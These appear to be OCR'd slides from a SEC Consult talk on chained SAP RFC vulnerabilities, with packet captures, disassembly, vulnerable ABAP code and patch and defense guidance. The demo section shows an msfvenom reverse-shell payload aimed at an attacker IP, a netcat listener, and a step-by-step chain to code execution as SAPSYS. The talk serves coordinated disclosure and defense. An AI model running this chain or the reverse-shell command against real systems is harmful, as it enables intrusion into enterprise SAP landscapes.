00000224  31 37 32 31 31 32 01 22  01 35 00 0a 50 4f 43 49   172112." .5..POCI
00000234  4e 53 54 4e 4f 31 01 35  01 23 00 00 01 23 01 41   NSTNO1.5 .#...#.A
00000244  00 1c 08 cc 6b 23 df e4  ec 85 6c fe 98 a1 ad 21   ....k#.. ..l....!
00000254  88 4e f6 9b 3c 1f 65 f9  1f 17 91 fc 19 d3 01 41   .N..<.e. .......A
00000264  01 40 00 24 33 33 33 33  cc 4c e8 5b dc 96 82 61   .@.$3333 .L.[...a
00000274  dd a8 11 15 e2 e6 8c 57  bc 51 2e 7f f3 a4 ff 05   .......W .Q......
00000284  03 4c 00 2d f6 dc b7 dd  01 40 01 20 00 3d 01 01   .L.-.... .@. .=..
00000294  00 00 18 bc 0c 54 ef 94  0e fe 95 5d 98 ed f1 aa   .....T.. ...]....
000002A4  be d0 13 2c 91 72 ab bb  dc 23 11 83 dc 5c 89 be   ...,.r.. .#...\..
000002B4  a4 4b 19 48 d8 3b 08 20  e8 89 2e ad e8 e3 f8 04   .K.H.;.  ........
000002C4  ef 02 87 10 dd da e7 75  82 88 f1 01 20 00 0e 00   .......u .... ...
000002D4  03 30 30 31 00 0e 01 19  00 08 44 55 4d 4d 59 55   .001.... ..DUMMYU
000002E4  53 52 01 19 01 14 00 03  30 30 31 01 14 01 15 00   SR...... 001.....
000002F4  01 45 01 15 00 09 00 08  44 55 4d 4d 59 55 53 52   .E...... DUMMYUSR
00000304  00 09 01 34 00 03 30 30  31 01 34 05 01 00 01 01   ...4..00 1.4.....
00000314  05 01 01 36 00 25 01 08  00 27 a9 81 c9 1e eb 8d   ...6.%.. .'......
00000324  b7 d7 c7 e8 a1 e9 48 5f  c8 50 64 fe c8 24 08 e1   ......H_ .Pd..$..
00000334  00 00 00 ac 10 10 65 00  00 00 01 01 36 05 02 00   ......e. ....6...
00000344  00 05 02 00 0b 00 03 37  35 32 00 0b 01 02 00 14   .......7 52......
00000354  42 41 50 49 5f 55 53 45  52 5f 47 45 54 5f 44 45   BAPI_USE R_GET_DE
00000364  54 41 49 4c 01 02 05 03  00 00 05 03 01 31 00 e6   TAIL.... .....1..
00000374  2a 54 48 2a 03 00 e6 00  00 50 57 4e 2f 73 34 70   *TH*.... .PWN/s4p
00000384  6d 34 74 74 20 20 20 20  20 20 20 20 20 20 20 20   m4tt
00000394  20 20 20 20 20 20 20 20  20 00 01 44 55 4d 4d 59            ..DUMMY
```

2 client pkts, 0 server pkts, 0 turns.

192.168.56.104:49550 → 192.168.56.103:3300 (1.6 | Show data as Hex Dump | Stream 0

Wireshark · Follow TCP Stream (tcp.stream eq 0) · rfc_oob_signoncntl01010000.pcapng

```
...@....8e....XXXX007...4103......XXXXXXXXXXXXXXX        .................
Z...............................
11111111.......................................................................#......
1.1.0.0.......1.9.2...1.6.8...5.6...1.0.3. .......1.9.2...1.6.8...5.6...1.0.3..... q.a.s.s
0.0.......3.......7.5.3. .......7.5.2. .......N.O.N.E....0..S.A.P.L.S.U._.U.S.E.R..
0.........;.W.=.S.A.P.L.S.U._.U.S.E.R.,.E.=.0.,.H.=.5.,.N.=.
0.;.U.=.S.Y.S.T.E.M.-.E.X.I.T.,.P.=.S.A.P.L.S.U._.U.S.E.R.;.F.=.B.A.P.I._.U.S.E.R._.G.E.T._
A.P.L.S.U._.U.S.E.R.;.S.=.B.A.P.I._.U.S.E.R._.G.E.T._.D.E.T.A.I.L.,.P.=.S.A.P.L.S.U._.U.S.E
_.F.U.N.C.T.I.O.N._.C.A.L.L.,.P.=.S.A.P.M.S.S.Y.1.;.D.=.%._.R.F.C._.S.T.A.R.T.,.P.=.S.A.P.M
1.;.I.=.S.A.P.S.Y.S.,.T.=.q.a.s.s.r.v.s.a.p.,.C.=.0.0.0.,.L.=.E.;.P.=.0.8.0.0.2.7.A.9.8.1.C
7.C.7.E.8.A.1.E.9.4.8.8.2.8.0.D.1.D.6.2.E.1.1.0.0.0.0.E.0.0.5.F.C.8.F.E.C.4.7.D.D.C.6. .5.F
8.2.4.0.8.E.1.0.0.0.0.0.0.A.C.1.0.1.0.6.5. . . . . .1.......0.0.......X.......3.4
R.F.C._.N.O._.A.U.T.H.O.R.I.T.Y..... R.F.C._.N.O._.A.U.T.H.O.R.I.T.Y.....|N.o. .R.F.C.
.a.u.t.h.o.r.i.z.a.t.i.o.n. .f.o.r. .f.u.n.c.t.i.o.n. .m.o.d.u.l.e.
.B.A.P.I._.U.S.E.R._.G.E.T._.D.E.T.A.I.L.............P....
Z...............................11111111.............................
```

0 client pkts, 3 server pkts, 0 turns.

192.168.56.103:3300 → 192.168.56.104:49550 (1.389 byte | Show data as ASCII

rfc_oob_signoncntl01010000.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.104	192.168.56.103	TCP	74	49550 → 3300 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3446498316 TSecr=0 WS=128
2	0.000378364	192.168.56.103	192.168.56.104	TCP	74	3300 → 49550 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=4065971037 TSecr=34464983

3. Bc4 Nf6: From SAPSYS to SSRF

[ABAP Relics in the Hidden AutoABAP/bgRFC Interface]

Kernel Function disp+work!ab_RfcAuthorityCheck

The Hidden AutoABAP and bgRFC Interface

Verifies S_RFC authorizations of destination user

- Well-known exceptions
  - System function modules of group SRFC
    - RFC_SYSTEM_INFO
    - RFC_PING
    - ...
- Identified further hard-coded function names
- Require authentication, but no authorizations by default
  - Can be called without S_RFC privileges
  - **High-level ABAP code reachable by SAPSYS (!)**

```
[...]
025703b9 MOV RDX=>sy[3340],R12 = null
025703bc MOV RDI,R15
025703bf CALL isAutoAbapFM
[...]
LAB_0257084f XREF[1]: 025701bf(j)
0257084f MOV RDX,qword ptr [RBP + local_290]
02570856 LEA RSI,[u_ARFC_DEST_CONFIRM_EXTERN_02f5da60]
= u"ARFC_DEST_CONFIRM_EXTERN"
0257085d MOV RDI=>sy[3340],R12 = null
02570860 CALL memcmpU16
02570865 TEST EAX,EAX
02570867 JZ LAB_02570839
[...]
02570875 LEA RSI,[u_ARFC_DEST_SHIP_EXTERN_02f5da30] =
u"ARFC_DEST_SHIP_EXTERN"
0257087c MOV RDI=>sy[3340],R12 = null
0257087f CALL memcmpU16
02570884 TEST EAX,EAX
02570886 JZ LAB_02570839
[...]
```

Exposed ABAP Programming Pitfalls [CVE-2021-33677]

Server-Side Request Forgery (SSRF) in Multiple Function Modules

Function module ARFC_DEST_CONFIRM_EXTERN Active

Attributes Import Export Changing Tables Exceptions Source code

```
*"  IMPORTING
*"     VALUE(DESTINATION_NAME) TYPE  RFCDEST
*"     VALUE(CALLID) TYPE  ARFCCALLID
*"     VALUE(ERRORSTATUS) TYPE  SYSUBRC DEFAULT 0
*"     VALUE(RETUDATA) TYPE  SYINPUT DEFAULT SPACE
*"  EXPORTING
*"     VALUE(HOLD_DELETE) TYPE  SYINPUT
*"     VALUE(COMMUNICATION_FAILURE) TYPE  BGRFC_EXE_MESSAGE
*"     VALUE(SYSTEM_FAILURE) TYPE  BGRFC_EXE_MESSAGE
*"  EXCEPTIONS
*"      INVALID_PARAMETER
*"----------------------------------------------------------------------

  IF destination_name IS INITIAL.
    RAISE invalid_parameter.
  ENDIF.

  cl_bgrfc_server_shutdown=>keep_session( cl_shutdown=>co_keep_session_bgrfc ).

  CALL FUNCTION 'ARFC_DEST_CONFIRM' DESTINATION destination_name
    EXPORTING
      callid                  = callid
```

Function module ARFC_DEST_SHIP_EXTERN Active

Attributes Import Export Changing Tables Exceptions Source code

```
*"----------------------------------------------------------------------

  if destination_name is initial.
    raise invalid_parameter.
  endif.

  cl_bgrfc_server_shutdown=>keep_session( cl_shutdown=>co_keep_session_bgrfc ).

  call function 'ARFC_DEST_SHIP' destination destination_name
*    %_rfcopt l_rfcopt
   exporting
     sender_id                  = sender_id
   tables
     data                       = data
     state                      = state
   exceptions
     no_state_entry_found       = 1
     no_end_marker_found        = 2
     communication_failure      = 3 message communication_failure
     system_failure             = 4 message system_failure.
```

Application Servers as Destinations

As well as the destinations created in transaction SM59, dynamic destinations, and the two predefined destinations, destinations can also be specified directly, in the form `hostname_sysid_sysnr`. `hostname` is the host name of the application server, `sysid` is the name of an AS ABAP, and `sysnr` is the system number as it is displayed using the transaction SM51.

The only systems that an be reached like this are the current systems or systems connected using a trust relationship. The logon data of the current user is used for the current system; in other systems, a logon must take place.

Note

This data can be specified dynamically without presenting a security risk.

[12] SAP SE, "SAP Help Portal: ABAP Keyword Documentation - RFC Destination", sap.com. https://help.sap.com/doc/abapdocu_750_index_htm/7.50/en-US/abenrfc_destination.htm (accessed Jun. 4, 2023).

4. Qxf7#: From RFC to RCE

[A Memorable Exploit - SAPMATT]

fish /home/fabhap/euromir/poc

```
~/e/poc ❯❯❯ nmap -n --open --datadir ~/nmap-erpscan/ -sV -p3300-3399 192.168.254.129 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2023-06-11 15:47 CEST
Nmap scan report for 192.168.254.129
Host is up (0.00026s latency).
Not shown: 99 closed ports
PORT     STATE SERVICE    VERSION
3300/tcp open  sapgateway SAP Gateway (Monitoring mode disabled)

Read from /home/fabhap/nmap-erpscan/: nmap-service-probes nmap-services.
Read from /usr/bin/../share/nmap: nmap-payloads.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 6.22 seconds
~/e/poc ❯❯❯
```

msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.254.130 LPORT=7777 -f elf >...

```
~/e/p/shells ❯❯❯ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.254
.130 LPORT=7777 -f elf > shell && python3 -m http.server 8080
[-] No platform was selected, choosing Msf::Module::Platform::Linux from t
he payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
-lvnp 7777
.0.0.0 7777
```


DEMONSTRATION


fish /home/fabhap/euromir/poc | nc -lvnp 7777 /home/fabhap/euro... | msfvenom -p linux/x64/shell_reve...

From RFC to RCE

Exploit Chain

1. Exploit OOB Write to trigger SSRF as SAPSYS
2. Make target connect back to rogue RFC server
3. Perform NI/RFC handshake to open RFC connection
4. Target attempts to establish conversation, trying to authenticate as SAPSYS:
   - Triggers IntTicket Leak
   - Triggers ExtTicket Leak
5. Employ tickets in RFC Loopback Attack impersonating SAPSYS
6. Achieve code execution as <sid>adm





From RFC to RCE

Gaining Code Execution

ABAP Function Module RS_FUNCTIONMODULE_INSERT

- Already discussed by A. Wiegenstein [13] at

TROOPERS 2012

Function lifecycle:

- Received patch with SAP security note 1589919
- Reworked in SAP security note 1826448
- Another note 1980618

Case #2 – Side Notes

VIRTUALFORGE we harden your software

VF Advisory: **SAP-BACK-03**

SAP Note: 1589919

CVSS Base Score: 3.5

CVSS Base Vector: AV:N/AC:M/AU:S/C:N/I:P/A:N

SAP: 'BACKDOOR'

Case #2 – Backdoor (?)

VIRTUALFORGE we harden your software

Function Module `rs_functionmodule_insert` is *designed to* create arbitrary remote-executable ABAP Code, *bypassing* the TEST System.

Characteristics:

1. Covertness
2. Bypass
3. Intent

[13] A. Wiegenstein. (2012). Real SAP Backdoors. Presented at the Troopers Conf. 2012.

SEC Consult
an Eviden business

From RFC to RCE

Gaining Code Execution

Function Builder: Display RS_FUNCTIONMODULE_INSERT

Pattern | Insert | Replace

Function module: RS_FUNCTIONMODULE_INSERT — Active

Attributes | Import | Export | Changing | Tables | Exceptions | Source code

```
FUNCTION RS_FUNCTIONMODULE_INSERT.
*"----------------------------------------------------------------------
*"*"Local Interface:
*"  IMPORTING
*"     VALUE(FUNCNAME) LIKE  RS38L-NAME
*"     VALUE(FUNCTION_POOL) LIKE  RS38L-AREA
*"     VALUE(INTERFACE_GLOBAL) LIKE  RS38L-GLOBAL DEFAULT SPACE
*"     VALUE(REMOTE_CALL) LIKE  RS38L-REMOTE DEFAULT SPACE
*"     VALUE(SHORT_TEXT) LIKE  TFTIT-STEXT
*"     VALUE(SUPPRESS_CORR_CHECK) LIKE  RS38L-EXTERN DEFAULT 'X'
*"     VALUE(UPDATE_TASK) LIKE  RS38L-UKIND1 DEFAULT SPACE
*"     VALUE(CORRNUM) LIKE  E071-TRKORR DEFAULT SPACE
*"     VALUE(NAMESPACE) LIKE  RS38L-NAMESPACE DEFAULT SPACE
*"     VALUE(SUPPRESS_LANGUAGE_CHECK) LIKE  RS38L-HEAD DEFAULT 'X'
*"     VALUE(AUTHORITY_CHECK) LIKE  RS38L-HEAD DEFAULT 'X'
*"     VALUE(SAVE_ACTIVE) LIKE  RS38L-HEAD DEFAULT 'X'
*"     VALUE(NEW_SOURCE) TYPE  RSFB_SOURCE OPTIONAL
```

SAP Class Builder Class CL_RFC Display

Method: _CHECK_RFC_INTERNAL — active

```
METHOD _check_rfc_internal
  BY KERNEL MODULE ab_check_rfc_internal fail.
ENDMETHOD.
```

```
*  when NO check is required from outside, than verify that there is no RFC call.
*  In RFC external call we have to execute the authority-check!
if authority_check = space.
  if cl_rfc=>is_external( ) = abap_true.
    authority_check = 'X'.
  endif.
endif.
```

From RFC to RCE

Gaining Code Execution

Listing: disp+work

```
00c740c6 89 44 24 28     MOV        dword ptr [RSP + local_e0],EAX
00c740ca 45 8b 94        MOV        R10D,dword ptr [R12 + 0x528]
         24 28 05
         00 00
00c740d2 89 4c 24 08     MOV        dword ptr [RSP + local_100],ECX
00c740d6 48 89 14 24     MOV        qword ptr [RSP]=>local_108,RDX
00c740da 4c 89 74        MOV        qword ptr [RSP + local_f8],R14
         24 10
00c740df 44 89 54        MOV        dword ptr [RSP + local_f0],R10D
         24 18
00c740e4 e8 07 98        CALL       ab_MakeTicketRcvExternal                ulong ab_MakeTicketRcvExternal(u...
         fe ff
00c740e9 49 8d b4        LEA        RSI,[R12 + 0x634]
         24 34 06
         00 00
00c740f1 ba 18 00        MOV        EDX,0x18
         00 00
00c740f6 4c 89 ef        MOV        param_9,R13
00c740f9 e8 d2 ff        CALL       memcmp
         7b ff
00c740fe 85 c0           TEST       EAX,EAX
00c74100 75 06           JNZ        LAB_00c74108

                     LAB_00c74102
00c74102 c7 03 02        MOV        dword ptr [RBX],0x
         00 00 00

                     LAB_00c74108

00c74108 48 81 c4        ADD        RSP,0xd8
         d8 00 00 00
00c7410f 5b              POP        RBX
00c74110 41 5c           POP        R12
00c74112 41 5d           POP        R13
00c74114 41 5e           POP        R14
00c74116 41 5f           POP        R15
00c74118 5d              POP        RBP
00c74119 c3              RET
```

Listing: disp+work

```
00c73ff7 4c 89 fa        MOV        RDX,R15
00c73ffa 4c 89 95        MOV        qword ptr [RBP + local_90],R10
         78 ff ff ff
00c74001 4c 89 f7        MOV        param_9,R14
00c74004 4c 89 6c        MOV        qword ptr [RSP + local_100],R13
         24 08
00c74009 c7 45 84        MOV        dword ptr [RBP + local_84],0x0
         00 00 00 00
00c74010 89 45 80        MOV        dword ptr [RBP + local_88],EAX
00c74013 c6 45 88 00     MOV        byte ptr [RBP + local_80],0x0
00c74017 e8 82 96        CALL       ab_MakeTicketRcvInternal                undefined8 ab_MakeTicketRcvInter...
         fe ff
00c7401c 48 8b 8d        MOV        RCX,qword ptr [RBP + local_90]
         78 ff ff ff
00c74023 49 8d b4        LEA        RSI,[R12 + 0x614]
         24 14 06
         00 00
00c7402b ba 20 00        MOV        EDX,0x20
         00 00
00c74030 48 89 cf        MOV        param_9,RCX
00c74033 e8 98 00        CALL       memcmp                                  int memcmp(void * __s1, void * _...
         7c ff
00c74038 85 c0           TEST       EAX,EAX
00c7403a 0f 85 c8        JNZ        LAB_00c74108
         00 00 00
00c74040 41 8b b4        MOV        ESI,dword ptr [R12 + 0x388]
         24 88 03
         00 00
00c74048 41 8b 8c        MOV        ECX,dword ptr [R12 + 0x3bc]
```

Implications and Aftermath

Wormable Characteristics

Attack could be automated and is

- remotely exploitable
- no user interaction required
- highly appropriate for lateral movement

Stepping stones


- Table RFCDES
- Table RFCSYSACL

- Central hubs and satellite systems
- RFC links across the perimeter?
- RFC links in hosted environments?
- RFC links into the (public) cloud?

Coming soon...

- Attacking SAP clients.
- SAP Backdoors.
- ABAP Worms.
- Exploiting Trusted Systems.
- RFC Fuzzer.
- ...

62



[3] E. Arsal. (2010). Rootkits and Trojans on Your SAP Landscape. Presented at the CCC 27C3 Conf.
[4] M. Nuñez. (2007). Attacking the Giants: Exploiting SAP Internals. Presented at the Black Hat Europe 2007 Conf.

Implications and Aftermath

Detection Challenges

Payload delivered and executed as SAPSYS

- SAL enabled? Integrated with SIEM? Regularly reviewed?
- Are there even any relevant logs available?
- The official SAP Security Baseline Template in version 2.4 says [14]:

2. Filter: Activate everything for special user `SAP*` in all clients '*'

You cannot use a filter `SAP*` because this would include the virtual user `SAPSYS` because of profile parameter `rsau/user_selection` = 1. This virtual user `SAPSYS` performs many house-keeping activities triggered by the system itself. You do not want to log these events.

However, you can use the special filter value `SAP#*` instead.

[14] SAP SE, "SAP Note 2253549 - The SAP Security Baseline Template", sap.com. https://launchpad.support.sap.com/#/notes/2253549 (accessed Jun. 4, 2023).

Implications and Aftermath

Affected Releases and Versions

CVE-2021-27610:

KERNEL 7.21-7.22
KERNEL 7.49
KERNEL 7.53
KERNEL 7.73
KERNEL 7.77
KERNEL 7.81
KERNEL 7.84
KERNEL 8.04
KRNL32NUC 7.21
KRNL32NUC 7.21EXT
KRNL32NUC 7.22
KRNL32NUC 7.22EXT
KRNL32UC 7.21
KRNL32UC 7.21EXT
KRNL32UC 7.22
KRNL32UC 7.22EXT
KRNL64NUC 7.21
KRNL64NUC 7.21EXT
KRNL64NUC 7.22
KRNL64NUC 7.22EXT
KRNL64NUC 7.49
KRNL64UC 7.21
KRNL64UC 7.21EXT
KRNL64UC 7.22
KRNL64UC 7.22EXT
KRNL64UC 7.49
KRNL64UC 7.53
KRNL64UC 7.73
KRNL64UC 8.04
SAP_BASIS 700-702
SAP_BASIS 710-711
SAP_BASIS 730
SAP_BASIS 731
SAP_BASIS 740
SAP_BASIS 750-755
SAP_BASIS 783
SAP_BASIS 804

EOL versions?

CVE-2021-33677:

SAP_BASIS 700-702
SAP_BASIS 730
SAP_BASIS 731
SAP_BASIS 740
SAP_BASIS 750-755
SAP_BASIS 784
SAP_BASIS 804
SAP_BASIS DEV

EOL versions?

CVE-2021-33684:

KERNEL 7.21-7.22
KERNEL 7.49
KERNEL 7.53
KERNEL 7.77
KERNEL 7.81
KERNEL 7.84
KERNEL 8.04
KRNL32NUC 7.21
KRNL32NUC 7.21EXT
KRNL32NUC 7.22
KRNL32NUC 7.22EXT
KRNL32UC 7.21
KRNL32UC 7.21EXT
KRNL32UC 7.22
KRNL32UC 7.22EXT
KRNL64NUC 7.21
KRNL64NUC 7.21EXT
KRNL64NUC 7.22
KRNL64NUC 7.22EXT
KRNL64NUC 7.49
KRNL64UC 7.21
KRNL64UC 7.21EXT
KRNL64UC 7.22
KRNL64UC 7.22EXT
KRNL64UC 7.49
KRNL64UC 7.53
KRNL64UC 8.04

EOL versions?

CVE-2023-0014:

KERNEL 7.22
KERNEL 7.53
KERNEL 7.77
KERNEL 7.81
KERNEL 7.85
KERNEL 7.89
KRNL64NUC 7.22
KRNL64NUC 7.22EXT
KRNL64UC 7.22
KRNL64UC 7.22EXT
KRNL64UC 7.53
SAP_BASIS 700-702
SAP_BASIS 710-711
SAP_BASIS 730
SAP_BASIS 731
SAP_BASIS 740
SAP_BASIS 750-757

EOL versions?

[15] SAP SE, "SAP Security Notes Advisory", sap.com. https://support.sap.com/content/dam/support/en_us/library/ssp/offerings-and-programs/support-services/sap-security-optimization-services-portfolio/SAP_Security_Notes_Advisory.zip (accessed Jun. 4, 2023).

Defense and Countermeasures

Coordinated Disclosure and SAP Security Notes

SAP Security Note	Title	Released on	Related CVE	Patch type
https://me.sap.com/notes/3007182	Improper Authentication in SAP NetWeaver ABAP Server and ABAP Platform	**2021-06**	CVE-2021-27610	Kernel patch ABAP corrections
https://me.sap.com/notes/3044754	Information Disclosure in SAP NetWeaver AS ABAP and ABAP Platform	**2021-07**	CVE-2021-33677	ABAP corrections
https://me.sap.com/notes/3032624	Memory Corruption Vulnerability in SAP NetWeaver AS ABAP and ABAP Platform	**2021-07**	CVE-2021-33684	Kernel patch
https://me.sap.com/notes/3089413	Capture-replay vulnerability in SAP NetWeaver AS for ABAP and ABAP Platform	**2023-01**	CVE-2023-0014	Kernel patch ABAP corrections Manual activities

Defense and Countermeasures

SAP Security Notes Challenges

0x0141
[External Ticket Container]

SAP Security Note 3089413 – CVE-2023-0014

- Design Flaw: From Report to Patch Tuesday in > 18 months

1. Kernel and ABAP core components to be patched on all ABAP systems in the SAP landscape
   - could require system downtime
   - could require additional dependencies
2. Post-installation steps
   - Migration of all Trusted/Trusting RFC Destinations
   - Set profile parameter *rfc/allowoldticket4tt*
   - Complexity depends on customization degree, amount of systems, proactive measures

Tool support (e.g. FRUN policy) and FAQ available

No workaround

Monitor and restrict RFCSYSACL access
Monitor and restrict function calls of RFC_TRUSTED_SYSTEM_SECURITY
Custom key for Secure Storage types

General rules:

- Enforce SNC/TLS inbound/outbound
- Remove any unnecessary S_RFCACL and S_RFC permissions
- Enable UCON and maintain CA

Conclusion

Summary

Towards a more secure RFC interface 16 years later

Research Results

- Basic Protocol Dissection of RFC Type '3'
- Proof of Concepts
  - Internal Conversations
  - Trusted Conversations
  - Several high-impact implementation bugs
  - Design flaws going beyond research objective
- Shared Responsibility

Research Limitations

- Impact analysis restricted to specific kernel releases (753/777)
- No evaluation of cloud appliances
  - Steampunk
  - SAP S/4HANA Cloud
  - ...
- Multiple unknown RFC data containers

Future Work

- Integrate results of low-level protocol analysis with pysap?
- In-depth patch analysis (Ticketing Architecture)
- Still uncharted areas
  - RFC/WebSockets
  - UCON framework
  - ...
  - *Never trust a running system*

Any questions?

Don‘t hesitate to contact me: f.hagg@sec-consult.com

www.sec-consult.com

SEC Consult
an Eviden business